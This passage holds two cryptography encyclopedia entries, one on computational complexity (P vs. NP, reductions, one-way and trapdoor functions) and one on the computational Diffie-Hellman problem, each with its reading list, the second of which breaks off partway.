Computational complexity theory is the study of the minimal resources needed to solve computational problems. In particular, it aims to distinguish between those problems that possess efficient algorithms (the "easy" problems) and those that are inherently intractable (the "hard" problems). Thus computational complexity provides a foundation for most of modern cryptography, where the aim is to design cryptosystems that are "easy to use" but "hard to break" (►Security [Computational, Unconditional]).

Theory

Running Time. The most basic resource studied in computational complexity is *running time* – the number of basic "steps" taken by an algorithm (Other resources, such as *space* [i.e., memory usage], are also studied, but they will not be discussed here). To make this precise, one needs to fix a model of computation (such as the Turing machine), but here it suffices to informally think of it as the number of "bit operations" when the input is given as a string of 0s and 1s. Typically, the running time is measured as a function of the *input length*. For numerical problems, it is assumed the input is represented in binary, so the length of an integer N is roughly $\log_2 N$. For example, the elementary-school method for adding two n-bit numbers has running time proportional to n (For each bit of the output, we add

the corresponding input bits plus the carry). More succinctly, it is said that addition can be solved in time "order n," denoted $O(n)$ (►*O*-Notation). The elementary-school multiplication algorithm, on the other hand, can be seen to have running time $O(n^2)$. In these examples (and in much of complexity theory), the running time is measured in the *worst case*. That is, one measures the maximum running time over all inputs of length n.

Polynomial Time. Both the addition and multiplication algorithms are considered to be efficient because their running time grows only mildly with the input length. More generally, ►polynomial time (running time $O(n^c)$ for a constant c) is typically adopted as the criterion of efficiency in computational complexity. The class of all computational problems possessing polynomial-time algorithms is denoted P. (Typically, P is defined as a class of *decision problems* (i.e., problems with a yes/no answer), but here no such restriction is made.) Thus Addition and Multiplication are in P, and more generally, one thinks of P as identifying the "easy" computational problems. Even though not all polynomial-time algorithms are fast in practice, this criterion has the advantage of robustness: the class P seems to be independent of changes in computing technology. P is an example of a *complexity class* – a class of computational problems defined via some algorithmic constraint, in this case "polynomial time."

In contrast, algorithms that do not run in polynomial time are considered infeasible. For example, consider the *trial division* algorithms for ►integer factoring or primality testing (►Primality Test). For an n-bit number, trial division can take time up to $2^{n/2}$, which is ►exponential time rather than polynomial time in n. Thus, even for moderate values of n (e.g., $n = 200$), trial division of n-bit numbers is completely infeasible for present-day computers, whereas addition and multiplication can be done in a fraction of a second. Computational complexity, however, is not concerned with the efficiency of a particular algorithm (such as trial division), but rather whether a problem has *any* efficient algorithm at all. Indeed, for primality testing, there are polynomial-time algorithms known (►Prime Number), so Primality is in P. For integer factoring, on the other hand, the fastest known algorithm has running time greater than $2^{n^{1/3}}$, which is far from polynomial. Indeed, it is believed that Factoring is not in P; the RSA and Rabin cryptosystems (►RSA Public-Key Encryption, ►RSA Digital Signature Scheme, ►Rabin Cryptosystem, ►Rabin Digital Signature Scheme) rely on this conjecture. One of the ultimate goals of computational complexity is to rigorously prove such *lower bounds*, i.e., establish theorems stating that there is no polynomial-time algorithm for a given problem. (Unfortunately, to date, such theorems have been elusive, so cryptography continues to rest on conjectures, albeit widely believed ones. More on this below.)

Polynomial Security. Given the above association of "polynomial time" with feasible computation, the general goal of cryptography becomes to construct cryptographic protocols that have polynomial efficiency (i.e., can be executed in polynomial time) but super-polynomial security (i.e., cannot be broken in polynomial time). This guarantees that, for a sufficiently large setting of the *security parameter* (which roughly corresponds to the input length in complexity theory), "breaking" the protocol takes much more time than using the protocol. This is referred to as *asymptotic security*.

While polynomial time and asymptotic security are very useful for the theoretical development of the subject, more refined measures are needed to evaluate real-life implementations. Specifically, one needs to consider the complexity of using and breaking the system for fixed values of the input length, e.g., $n = 1,000$, in terms of the actual time (e.g., in seconds) taken on current technology (as opposed to the "basic steps" taken on an abstract model of computation). Efforts in this direction are referred to as *concrete security*. Almost all results in computational complexity and cryptography, while usually stated asymptotically, can be interpreted in concrete terms. However, they are often not optimized for concrete security (where even constant factors hidden in ►*O*-Notation are important).

Even with asymptotic security, it is sometimes preferable to demand that the gap between the efficiency and security of cryptographic protocols grows even more than polynomially fast. For example, instead of asking simply for super-polynomial security, one may ask for *subexponential security* (i.e., cannot be broken in time 2^{n^ϵ} for some constant $\epsilon > 0$; ►Subexponential Time). Based on the current best-known algorithms (the ►Number Field Sieve for Factoring), it seems that Factoring may have subexponential hardness and, hence, the cryptographic protocols based on its hardness may have subexponential security. Even better would be *exponential security*, meaning that the protocol cannot be broken in time $2^{\epsilon n}$ for some constant $\epsilon > 0$; ►Exponential Time. (This refers to terminology in the cryptography literature. In the computational complexity literature, 2^{n^ϵ} is typically referred to as exponential and $2^{\epsilon n}$ as strongly exponential.)

Complexity-Based Cryptography. As described above, a major aim of complexity theory is to identify problems that cannot be solved in polynomial time, and a major aim of cryptography is to construct protocols that cannot be broken in polynomial time. These two goals are clearly well-matched. However, since proving lower bounds (at least

for the kinds of problems arising in cryptography) seems beyond the reach of current techniques in complexity theory, an alternative approach is needed.

Present-day complexity-based cryptography therefore takes a *reductionist approach*: it attempts to relate the wide variety of complicated and subtle computational problems arising in cryptography (forging a signature, computing partial information about an encrypted message, etc.) to a few, simply stated assumptions about the complexity of various computational problems. For example, under the assumption that there is no polynomial-time algorithm for FACTORING (that succeeds on a significant fraction of composites of the form $n = pq$), it has been demonstrated (through a large body of research) that it is possible to construct algorithms for almost all cryptographic tasks of interest (e.g., ►asymmetric cryptosystems, ►digital signature schemes, ►secure multiparty computation, etc.). However, since the assumption that FACTORING is not in P is only a conjecture and could very well turn out to be false, it is not desirable to have all of modern cryptography to rest on this single assumption. Thus, another major goal of complexity-based cryptography is to abstract the properties of computational problems that enable us to build cryptographic protocols from them. This way, even if one problem turns out to be in P, any other problem satisfying those properties can be used without changing any of the theory. In other words, the aim is to base cryptography on assumptions that are as weak and general as possible.

Modern cryptography has had tremendous success with this reductionist approach. Indeed, it is now known how to base almost all basic cryptographic tasks on a few simple and general complexity assumptions (that do not rely on the intractability of a single computational problem, but may be realized by any of several candidate problems). Among other things, the text below discusses the notion of a *reduction* from complexity theory that is central to this reductionist approach and the types of general assumptions, such as the existence of ►one-way functions, on which cryptography can be based.

Reductions. One of the most important notions in computational complexity, which has been inherited by cryptography, is that of a *reduction* between computational problems. A problem Π is said to reduce to problem Γ if Π can be solved in polynomial time given access to an "oracle" that solves Γ (i.e., a hypothetical black box that will solve Γ on arbitrary instances in a single time step). Intuitively, this captures the idea that problem Π is no harder than problem Γ. For a simple example, note that PRIMALITY reduces to FACTORING (without using the fact that PRIMALITY is in P, which makes the reduction trivial): Assume an oracle that, when fed any integer, returns its prime factorization in one time step. This oracle makes it possible to solve PRIMALITY in polynomial time as follows: on input N, feed the oracle with N, output "`prime`" if the only factor returned by the oracle is N itself, and output "`composite`" otherwise.

It is easy to see that if problem Π reduces to problem Γ, and $\Gamma \in P$, then $\Pi \in P$: if the oracle queries are substituted with the actual polynomial-algorithm for Γ, the result is a polynomial-time algorithm for Π. Turning this around, $\Pi \notin P$ implies that $\Gamma \notin P$. Thus, reductions give a way to use an assumption that one problem is intractable to deduce that other problems are intractable. Much work in cryptography is based on this paradigm: for example, one may take a complexity assumption such as "there is no polynomial-time algorithm for FACTORING" and use reductions to deduce statements such as "there is no polynomial-time algorithm for breaking encryption scheme X" (As discussed later, for cryptography, the formalizations of such statements and the notions of reduction in cryptography are more involved than suggested here).

NP. Another important complexity class is *NP*. Roughly speaking, this is the class of all computational problems for which solutions can be *verified* in polynomial time (*NP* stands for *nondeterministic polynomial time*. Like P, *NP* is typically defined as a class of decision problems, but again that constraint is not essential for the informal discussion in this entry). For example, given that PRIMALITY is in P, one can easily see that FACTORING is in *NP*: To verify that a supposed prime factorization of a number N is correct, simply test each of the factors for primality and check that their product equals N. *NP* can be thought of as the class of "well-posed" search problems: it is not reasonable to search for something unless you can recognize when you have found it. Given this natural definition, it is not surprising that the class *NP* has taken on a fundamental position in computer science.

It is evident that $P \subseteq NP$, but whether or not $P = NP$ is considered to be one of the most important open problems in mathematics and computer science. It is widely believed that $P \neq NP$, indeed, FACTORING is one candidate for a problem in $NP \backslash P$. In addition to FACTORING, *NP* contains many other computational problems of great importance, from many disciplines, for which no polynomial-time algorithms are known.

The significance of *NP* as a complexity class is due in part to the *NP-complete* problems. A computational problem Π is said to be *NP*-complete if $\Pi \in NP$ and every problem in *NP* reduces to Π. Thus the *NP*-complete problems are the "hardest" problems in *NP* and are the most likely to be intractable. (Indeed, if even a single problem in *NP* is not in P, then all the *NP*-complete problems are not in P.) Remarkably, thousands of natural computational problems

have been shown to be *NP*-complete. (See [2].) Thus, it is an appealing possibility to build cryptosystems out of *NP*-complete problems, but unfortunately, *NP*-completeness does not seem sufficient for cryptographic purposes (as discussed later).

Randomized Algorithms. Throughout cryptography, it is assumed that parties have the ability to make random choices; indeed, this is how one models the notion of a secret key. Thus, it is natural to allow not just algorithms whose computation proceeds deterministically (as in the definition of *P*), but also consider *randomized algorithms* – ones that may make random choices in their computation (Thus, such algorithms are designed to be implemented with a physical source of randomness. ►Random Bit Generation [Hardware]).

Such a randomized (or *probabilistic*) algorithm A is said to solve a given computational problem if on every input x, the algorithm outputs the correct answer with high probability (over its random choices). The error probability of such a randomized algorithm can be made arbitrarily small by running the algorithm many times. For examples of randomized algorithms, see the probabilistic primality tests in the entry on ►prime number. The class of computational problems having polynomial-time randomized algorithms is denoted *BPP* (which stands for "bounded-error probabilistic polynomial time"). A widely believed strengthening of the $P \neq NP$ conjecture is that $NP \notin BPP$.

P vs. NP and Cryptography. The assumption $P \neq NP$ (and even $NP \notin BPP$) is *necessary* for most of modern cryptography. For example, take any efficient encryption scheme and consider the following computational problem: given a ciphertext C, find the corresponding message M along with the key K and any randomization R used in the encryption process. This is an *NP* problem: the solution (M, K, R) can be verified by re-encrypting the message M using the key K and the randomization R and checking whether the result equals C. Thus, if $P = NP$, this problem can be solved in polynomial time, i.e., there is an efficient algorithm for breaking the encryption scheme. (Technically, to conclude that the cryptosystem is broken requires that the message M is uniquely determined by ciphertext C. This will be the case for most messages if the message length is greater than the key length. If the message length is less than or equal to the key length, then there exist encryption schemes that achieve information-theoretic security for a single encryption, e.g., the one-time pad, regardless of whether or not $P = NP$. ►Shannon's Model).

However, the assumption $P \neq NP$ (or even $NP \notin BPP$) does not appear *sufficient* for cryptography. The main reason for this is that $P \neq NP$ refers to *worst-case complexity*. That is, the fact that a computational problem Π is not in P only means that for every polynomial-time algorithm A, there *exist* inputs on which A fails to solve Π. However, these "hard inputs" could conceivably be very rare and very hard to find. Intuitively, to make use of intractability (for the security of cryptosystems), one needs to be able to efficiently generate hard instances of an intractable computational problem.

One-way functions. The notion of a ►One-Way Function captures the kind of computational intractability needed in cryptography. Informally, a one-way function is a function f that is "easy to evaluate" but "hard to invert". That is, it is required that the function f can be computed in polynomial time, but given $y = f(x)$, it is intractable to recover x. The difficulty of inversion is required to hold even when the input x is chosen *at random*. Thus, one can efficiently generate hard instances of the problem "find a preimage of y," by selecting x at random and setting $y = f(x)$ (Note that this process actually generates a hard instance together with a solution; this is another way in which one-way functions are stronger than what follows from $P \neq NP$). To formalize the definition, one needs the concept of a *negligible function*. A function $\epsilon : \mathbb{N} \to [0,1]$ is negligible if for every constant c, there is an n_0 such that $\epsilon(n) \leq 1/n^c$ for all $n \geq n_0$. That is, ϵ vanishes faster than the reciprocal of any polynomial. Then the definition is as follows:

Definition 1 (one-way function) *A one-to-one function f is* one-way *if it satisfies the following conditions.*

1. *(Easy to evaluate) f can be evaluated in polynomial time.*
2. *(Hard to invert) For every probabilistic polynomial-time algorithm A, there is a negligible function ϵ such that*

$$\Pr[A(f(X)) = X] \leq \epsilon(n),$$

where the probability is taken over selecting an input X of length n uniformly at random and the random choices of the algorithm A.

For simplicity, the definition above is restricted to one-to-one one-way functions. Without the one-to-one constraint, the definition should refer to the problem of finding *some* preimage of $f(X)$, i.e., require the probability that $A(f(X)) \in f^{-1}(f(X))$ is negligible (For technical reasons, it is also required that f does not shrink its input too much, e.g., that the length of $|f(x)|$ and length of $|x|$ are polynomially related ([in both directions]).

The length n of the input can be thought of as corresponding to the *security parameter* (or *key length*) in a cryptographic protocol using f. If f is one-way, it is guaranteed that by making n sufficiently large, inverting f takes much more time than evaluating f. However, to know

how large to set n in an implementation requires a concrete security analogue of the above definition, where the maximum success probability ϵ is specified for A with a particular running time on a particular input length n, and a particular model of computation.

The "inversion problem" is an *NP* problem (to verify that X is a preimage of Y, simply evaluate $f(X)$ and compare with Y). Thus, if $NP \subseteq BPP$, then one-way functions do not exist. However, the converse is an open problem, and proving it would be a major breakthrough in complexity theory. Fortunately, even though the existence of one-way functions does not appear to follow from $NP \nsubseteq BPP$, there are a number of natural candidates for one-way functions.

Some Candidate One-Way Functions. These examples are described informally and may not all match up perfectly with the simplified definition above. In particular, some are actually *collections of one-way functions* $\mathcal{F} = \{f_i : \mathcal{D}_i \to \mathcal{R}_i\}$, and the functions f_i are parameterized by an index i that is generated by some randomized algorithm. (Actually, one can convert a collection of one-way functions into a single one-way function, and conversely. See [4].)

1. (Multiplication) $f(p,q) = p \cdot q$, where p and q are primes of equal length. Inverting f is the Factoring problem (►Integer Factoring, which indeed seems intractable even on random inputs of the form $p \cdot q$).
2. (Subset Sum) $f(x_1, \ldots, x_n, S) = (x_1, \ldots, x_n, \sum_{i \in S} x_i)$. Here, each x_i is an n-bit integer and $S \subseteq [n]$. Inverting f is the Subset Sum problem (►Knapsack Cryptographic Schemes). This problem is known to be *NP*-complete, but for the reasons discussed above, this does not provide convincing evidence that f is one way (nevertheless it seems to be so).
3. (The Discrete Log Collection) $f_{G,g}(x) = g^x$, where G is a cyclic group (e.g., $G = \mathbb{Z}_p^*$ for prime p), g is a generator of G, and $x \in \{1, \ldots, |G| - 1\}$. Inverting $f_{G,g}$ is the Discrete Log problem (►Discrete Logarithm Problem), which seems intractable. This (like the next two examples) is actually a collection of one-way functions, parametrized by the group G and generator g.
4. (The RSA Collection) $f_{n,e}(x) = x^e \bmod n$, where n is the product of two equal-length primes, e satisfies $\gcd(e, \phi(n)) = 1$, and $x \in \mathbb{Z}_n^*$. Inverting $f_{n,e}$ is the ►RSA problem.
5. (Rabin's Collection (►Rabin Cryptosystem, ►Rabin Digital Signature Scheme)) $f_n(x) = x^2 \bmod n$, where n is a composite and $x \in \mathbb{Z}_n^*$. Inverting f_n is known to be as hard as factoring n.
6. (Hash functions & block ciphers) Most cryptographic ►hash functions seem to be *finite* analogues of one-way functions with respect to *concrete* security. Similarly, one can obtain candidate one-way functions from ►block ciphers, say by defining $f(K)$ to be the block cipher applied to some fixed message using key K.

In a long sequence of works by many researchers, it has been shown that one-way functions are indeed the "right assumption" for complexity-based cryptography. On one hand, almost all tasks in cryptography imply the existence of one-way functions. Conversely (and more remarkably), many useful cryptographic tasks can be accomplished given any one-way function.

Theorem 1 *The existence of one-way functions is necessary and sufficient for each of the following:*

- *The existence of commitment schemes.*
- *The existence of pseudorandom number generators.*
- *The existence of pseudorandom functions.*
- *The existence of symmetric cryptosystems.*
- *The existence of digital signature schemes.*

These results are proven via the notion of reducibility mentioned above, albeit in much more sophisticated forms. For example, to show that the existence of one-way functions implies the existence of pseudorandom generators, one describes a general construction of a pseudorandom generator G from any one-way function f. To prove the correctness of this construction, one shows how to "reduce" the task of inverting the one-way function f to that of "distinguishing" the output of the pseudorandom generator G from a truly random sequence. That is, any polynomial-time algorithm that distinguishes the pseudorandom generator can be converted into a polynomial-time algorithm that inverts the one-way function. But if f is one-way, it cannot be inverted, implying that the pseudorandom generator is secure. These reductions are much more delicate than those arising in, say, the *NP*-completeness, because they involve nontraditional computational tasks (e.g., inversion, distinguishing) that must be analyzed in the average case (i.e., with respect to nonnegligible success probability).

The general constructions asserted in Theorem 1 are very involved and not efficient enough to be used in practice (though still polynomial time), so it should be interpreted only as a "plausibility result." However, from special cases of one-way functions, such as one-way permutations (►One-Way Function) or some of the specific candidate one-way functions mentioned earlier, much more efficient constructions are known.

Trapdoor Functions. For some tasks in cryptography, most notably public-key encryption (►Public-Key Cryptography), one-way functions do not seem to suffice, and additional properties are used. One such property is the *trapdoor* property, which requires that the function *can* be easily inverted given certain "trapdoor information." What follows is not the full definition, but just a list of the main properties (►Trapdoor One-Way Function).

Definition 2 (**trapdoor functions, informal**) *A collection of one-to-one functions* $\mathcal{F} = \{f_i : \mathcal{D}_i \to \mathcal{R}_i\}$ *is a collection of* trapdoor functions *if*

1. *(Efficient generation) There is a probabilistic polynomial-time algorithm that, on input a security parameter n, generates a pair* (i, t_i)*, where i is the index to a (random) function in the family and* t_i *is the associated "trapdoor information."*
2. *(Easy to evaluate) Given i and* $x \in \mathcal{D}_i$*, one can compute* $f_i(x)$ *in polynomial time.*
3. *(Hard to invert) There is no probabilistic polynomial-time algorithm that on input* $(i, f_i(x))$ *outputs x with nonnegligible probability. (Here, the probability is taken over i,* $x \in \mathcal{D}_i$*, and the coin tosses of the inverter.)*
4. *(Easy to invert with trapdoor) Given* t_i *and* $f_i(x)$*, one can compute x in polynomial time.*

Thus, trapdoor functions are *collections* of one-way functions with an additional trapdoor property (Item 4). The RSA and Rabin collections described earlier have the trapdoor property. Specifically, they can be inverted in polynomial time given the factorization of the modulus *n*.

One of the main applications of trapdoor functions is for the construction of public-key encryption schemes.

Theorem 2 *If trapdoor functions exist, then public-key encryption schemes exist.*

There are a number of other useful strengthenings of the notion of a one-way function, discussed elsewhere in this volume: ►claw-free permutations, collision-resistant hash functions (►Collision Resistance, and ►Universal One-Way Hash Functions).

Other Interactions with Cryptography. The interaction between computational complexity and cryptography has been very fertile. The text above describes the role that computational complexity plays in cryptography. Conversely, several important concepts that originated in cryptography research have had a tremendous impact on computational complexity. Two notable examples are the notions of ►pseudorandom number generators and ►interactive proof systems.

Open Problems

Computational complexity has a vast collection of open problems. The discussion above touched upon three that are particularly relevant to cryptography:

- Does $P = NP$?
- Is Factoring in BPP?
- Does $NP \not\subseteq BPP$ imply the existence of one-way functions?

Acknowledgments

I thank Mihir Bellare, Ran Canetti, Oded Goldreich, Burt Kaliski, and an anonymous reviewer for helpful comments on this entry.

Recommended Reading

1. Arora S, Barak B (2009) Computational complexity: a modern approach. Cambridge University Press, Cambridge
2. Garey MR, Johnson DS (1979) Computers and intractability: a guide to the theory of NP-completeness. W.H. Freeman and Company, San Francisco
3. Goldreich O (2008) Computational complexity: a conceptual perspective. Cambridge University Press, Cambridge
4. Goldreich O (2001) Foundations of cryptography: basic tools. Cambridge University Press, Cambridge
5. Goldreich O (2004) Foundations of cryptography. Vol II: basic applications. Cambridge University Press, Cambridge
6. Sipser M (1997) Introduction to the theory of computation. PWS Publishing, Boston

Computational Diffie-Hellman Problem

Igor Shparlinski
Department of Computing Faculty of Science, Macquarie University, Australia

Synonyms

CDH; DHP; Diffie-Hellman problem

Related Concepts

►Computational Complexity; ►Decisional Diffie-Hellman Problem; ►Diffie–Hellman Key Agreement; ►Discrete Logarithm Problem; ►Public Key Cryptography

Definition

Let G be a cyclic ►group with ►generator g and let $g^x, g^y \in G$. The *computational Diffie-Hellman problem* is to compute g^{xy}.

Background

In their pioneering paper, Diffie and Hellman [10] proposed an elegant, reliable, and efficient way to establish a common key between two communicating parties. In the most general setting their idea can be described as follows (see ►Diffie-Hellman key agreement for further discussion). Given a cyclic group G and a generator g of G, two communicating parties Alice and Bob execute the following protocol:

- Alice selects secret x, Bob selects secret y
- Alice publishes $X = g^x$, Bob publishes $Y = g^y$
- Alice computes $K = Y^x$, Bob computes $K = X^y$

Therefore, at the end of the protocol the values $X = g^x$ and $Y = g^y$ have become public, while the value $K = Y^x = X^y = g^{xy}$ supposedly remains private and is known as the Diffie-Hellman shared key.

Thus the computational Diffie-Hellman Problem (CDHP) with respect to the group G is to compute the key g^{xy} from the public values g^x and g^y. Certainly, only groups in which the CDHP is hard are of cryptographic interest. For example, if G is the *additive* group of a residue ring $\mathbb{Z}/m\mathbb{Z}$ modulo m, see ►modular arithmetic, then the CDHP is trivial: using additive notations the attacker simply computes $x \equiv X/g \pmod{m}$ (because g is a generator of the additive group of $\mathbb{Z}/m\mathbb{Z}$, we have $\gcd(g, m) = 1$ and the extended ►Euclidean algorithm can be used to invert g modulo m) and then $K \equiv xY \pmod{m}$.

On the other hand, it is widely believed that using *multiplicative* ►subgroups of the group of units $(\mathbb{Z}/m\mathbb{Z})^*$ of the residue ►ring $\mathbb{Z}/m\mathbb{Z}$ modulo m yields examples of groups for which the CDHP is hard, provided that the modulus m is carefully chosen. In fact these groups are exactly the groups suggested by Diffie and Hellman [10]. This belief also extends to subgroups of the multiplicative group $\mathbb{F}_q^*$ of a finite field $\mathbb{F}_q$ of q elements, see ►torus-based cryptography.

Although, the requirements on the suitable groups have been refined since 1976 and are better understood, unfortunately not too many other examples of "reliable" groups have been found. Probably the most intriguing and promising example, practically and theoretically, is given by subgroups of point groups on ►elliptic curves, which have been proposed for this kind of application by Koblitz [18] and Miller [31]. Since the original proposal, many very important theoretical and practical issues related to using ►elliptic curve cryptography have been investigated, see [2, 12]. Even more surprisingly, elliptic curves have led to certain variants of the Diffie-Hellman scheme using ►pairings, which are not available in subgroups of $\mathbb{F}_q^*$ or $(\mathbb{Z}/m\mathbb{Z})^*$, see [4, 16, 17] and the entries on ►pairing-based key exchange and ►identity-based encryption.

Theory

It is immediate that if one can find x from the given value of g^x, that is, if one can solve the ►discrete logarithm problem (DLP), then the whole scheme is broken. In fact, in the example of the additive group as a "weak" group, the CDHP was solved by first solving the DLP to retrieve x and then computing the shared key in the same way as Alice. Thus the CDHP is not harder than the DLP. On the other hand, the only known (theoretical and practical) way to solve the CDHP is to solve the associated DLP. Thus a natural question arises whether CDHP is equivalent to DLP or is strictly weaker. The answer can certainly depend on the specific group G. Despite a widespread assumption that this indeed is the case, that is, that in any cryptographically "interesting" group CDHP and DLP are equivalent, very few theoretical results are known. In particular, it has been demonstrated in [5, 26, 27] that, under certain conditions, CDHP and DLP are ►polynomial time equivalent. However, there are no unconditional results known in this direction. Some quantitative relations between complexities of CDHP and DLP are considered in [8]; relations between different DL-based assumptions are explored in [20] and [21].

Applications

The choice of the group G is crucial for the hardness of the CDHP (while the choice of the generator g does not seem to be important at all). Probably the most immediate choice is $G = \mathbb{F}_q^*$, thus g is a ►primitive element of the ►finite field $\mathbb{F}_q$. However, one can work in a subgroup of $\mathbb{F}_q^*$ of sufficiently large prime order ℓ (but still much smaller than q and thus more efficient) without sacrificing the security of the protocol. Indeed, based on the current knowledge it may be concluded that the hardness of the DLP in a subgroup $G \subset \mathbb{F}_q^*$ (at least for some most commonly used types of fields; for further discussion see ►discrete logarithm problem) is bounded by each of the following:

1. $\ell^{1/2}$, where ℓ is the largest prime divisor of $\#G$, see [30, 39] and the entry on ►generic attacks against DLP
2. $L_q[1/2, 2^{1/2}]$ for a rigorous unconditional algorithm, see [32]
3. $L_q[1/3, (64/9)^{1/3}]$ for the (heuristic) ►number field sieve against DLP algorithm, see [34, 35]

where as usual $L_x[t,\gamma]$ denotes any quantity of the form $L_x[t,\gamma] = \exp((\gamma + o(1))(\log x)^t(\log\log x)^{1-t})$ (see ►*L*-Notation).

It has also been discovered that some special subgroups of some special extension fields are more efficient in computation and communication without sacrificing the security of the protocol. The two most practically and theoretically important examples are given by LUC, see [3, 38], and XTR, see [22–24], protocols (see, more generally, ►torus-based cryptography).

One can also consider subgroups of the residue ring $(\mathbb{Z}/m\mathbb{Z})^*$ modulo a composite $m \geq 1$. Although they do not seem to give any practical advantages (at least in the original setting of the two party key exchange protocol), there are some theoretical results supporting this choice, for example, see [1].

The situation is more complicated for ►elliptic curve cryptography, ►hyperelliptic curves, and more generally for abelian varieties. For these groups not only the arithmetic structure of the cardinality of G matters, but many other factors also play an essential role, see [2, 12–14, 19, 29, 33] and references therein.

Bit Security of the Diffie-Hellman Secret Key

While there are several examples of groups in which the CDHP (like the DLP) is conjectured to be hard, the security relies on unproven assumptions. Nevertheless, after decades of exploration, the cryptographic community has gained a reasonably high level of confidence in some groups, for example, in subgroups of $\mathbb{F}_p^*$. Of course, this assumes that p and the group order ℓ are sufficiently large to thwart attacks against the ►discrete logarithm problem. For 80-bit security, p has at least 1024 bits and ℓ has at least 160 bits; for 128-bit security, p has at least 3072 bits and ℓ has at least 256 bits. However, after the common key $K = g^{xy}$ is established, only a small portion of the bits of K will be used as a common key for some pre-agreed ►symmetric cryptosystem.

Thus, a natural question arises: *Assume that finding all of K is infeasible, is it necessarily infeasible to find certain bits of K?* In practice, one often derives the secret key from K via a ►hash function but this requires an additional function, which generally must be modeled as a black box. Moreover, this approach requires a hash function satisfying some additional requirements which could be hard to prove unconditionally. Thus the security of the obtained secret key relies on the hardness of the CDHP and some assumptions about the hash function. Bit security results can remove usage of hash functions and thus avoid the need to make any additional assumptions. (Note that retrieving the key corresponds to solving the CDHP but most cryptosystems base their security on the decisional Diffie-Hellman problem, i.e., the problem of deciding whether the triple g^x, g^y, g^z satisfies $g^z = g^{xy}$. See the entry on ►decisional Diffie-Hellman problem for definitions stated for infinite sequences of groups.)

For $G = \mathbb{F}_p^*$, Boneh and Venkatesan [6] have found a very elegant way, using ►lattice basis reduction, to solve this question in the affirmative, see also [7]. Their result has been slightly improved and also extended to other groups in [15]. For the XTR version of DHP bit-security results are given in [25]. The results of these papers can be summarized as follows: "error-free" recovery of even some small portion of information about the Diffie-Hellman shared key $K = g^{xy}$ is as hard as recovering the whole key (cf. ►hard-core bit). Extending this result to the case where the recovering algorithm works with only some non-negligible positive probability of success is an open question. This would immediately imply that hashing K does not increase the security of the secret key over simply using a short substring of bits of K for the same purpose, at least in an asymptotic sense.

It is important to remark that these results do not assert that the knowledge of just a few bits of K for particular (g^x, g^y) translates into the knowledge of all the bits. Rather the statement is that given an efficient algorithm to determine certain bits of the common key corresponding to *arbitrary* g^x and g^y, one can determine all of the common key corresponding to *particular* g^x and g^y.

Another, somewhat dual problem involving some partial information about K is studied in [36]. It is shown in [36] that any polynomial time algorithm which for given x and y produces a list $\mathcal{L}$ of polynomially many elements of G, where $K = g^{xy} \in \mathcal{L}$, can be used to design a polynomial time algorithm which finds K unambiguously.

Number Theoretic and Algebraic Properties

Getting rigorous results about the hardness of the CDHP is probably infeasible nowadays. One can however study some number theoretic and algebraic properties of the map $K : G \times G \to G$ given by $K(g^x, g^y) = g^{xy}$. This is of independent intrinsic interest and may also shed some light on other properties of this map which are of direct cryptographic interest.

In particular one can ask about the degree of polynomials F for which $F(g^x, g^y, g^{xy}) = 0$ or $F(g^x, g^y) = g^{xy}$ or $F(g^x, g^{x^2}) = 0$ or $F(g^x) = g^{x^2}$ for all or "many" $g^x, g^y \in G$. It is useful to recall the ►interpolation attack on ►block ciphers which is based on finding polynomial relations of similar spirit. It has been shown in [9] (as one would certainly expect) that such polynomials are of exponentially large degree, see also [37]. Several more results of this type can also be found in [11, 28, 40].

Recommended Reading

1. Biham E, Boneh D, Reingold O (1999) Breaking generalized Diffie-Hellman modulo a composite is no easier than factoring. Inform Proc Letts 70:83–87
2. Blake I, Seroussi G, Smart NP (1999) Elliptic curves in cryptography. In: London mathematical society, Lecture notes series, vol 265. Cambridge University Press, Cambridge
3. Bleichenbacher D, Bosma W, Lenstra AK (1995) Some remarks on Lucas-based cryptosystems. In: Coppersmith D (ed) Advances in cryptology – CRYPTO'95. Lecture notes in computer science, vol 963. Springer, Berlin, pp 386–396
4. Boneh D, Franklin M (2001) Identity-based encryption from the Weil pairing. In: Kilian J (ed) Advances in cryptology – CRYPTO 2001. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 213–229
5. Boneh D, Lipton R (1996) Algorithms for black-box fields and their applications to cryptography. In: Koblitz N (ed) Advances in cryptology – CRYPTO'96. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 283–297
6. Boneh D, Venkatesan R (1996) Hardness of computing the most significant bits of secret keys in Diffie-Hellman and related schemes. In: Koblitz N (ed) Advances in cryptology – CRYPTO'96. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 129–142
7. Boneh D, Venkatesan R (1997) Rounding in lattices and its cryptographic applications. In: Proceedings of 8th Annual ACM-SIAM symposium on discrete algorithms. ACM, New York, pp 675–681
8. Cherepnev MA (1996) On the connection between the discrete logarithms and the Diffie-Hellman problem. Diskretnaja Matem (in Russian) 6:341–349
9. Coppersmith D, Shparlinski IE (2000) On polynomial approximation of the discrete logarithm and the Diffie-Hellman mapping. J Crypto 13:339–360
10. Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inform Theory 22:109–112
11. El Mahassni E, Shparlinski IE (2001) Polynomial representations of the Diffie-Hellman mapping. Bull Aust Math Soc 63: 467–473
12. Enge A (1999) Elliptic curves and their applications to cryptography. Kluwer, Dordrecht
13. Galbraith SD (2001) Supersingular curves in cryptography. In: Boyd C (ed) Advances in cryptology – ASIACRYPT 2001. Lecture notes in computer science, vol 2248. Springer, Berlin, pp 495–513
14. Gaudry P, Hess F, Smart NP (2002) Constructive and destructive facets of Weil descent on elliptic curves. J Crypto 15: 19–46
15. Gonzalez Vasco MI, Shparlinski IE (2001) On the security of Diffie-Hellman bits. In: Proceedings of workshop on cryptography and computational number theory, Singapore, Birkhäuser, pp 257–268
16. Joux A (2000) A one round protocol for tripartite Diffie-Hellman. In: Bosma W (ed) Proceedings of ANTS-IV. Lecture notes in computer science, vol 1838. Springer, Berlin, pp 385–393
17. Joux A (2002) The Weil and Tate pairings as building blocks for public key cryptosystems. In: Kohel D, Fieker C (eds) Proceedings of ANTS V. Lecture notes in computer science, vol 2369. Springer, Berlin, pp 20–32
18. Koblitz N (1987) Elliptic curve cryptosystems. Math Comp 48:203–209
19. Koblitz N (2002) Good and bad uses of elliptic curves in cryptography. Moscow Math J 2:693–715
20. Koblitz N, Menezes A (2010) Intractable problems in cryptography. In: Proceedings of 9th International Conference Finite Fields and Their Applications, Contemporary Math., vol 518, pp 279–300
21. Koblitz N, Menezes A, Shparlinski IE (2011) Discrete logarithms, Diffie-Hellman, and reductions to appear in Vietnam Journal of Mathematics
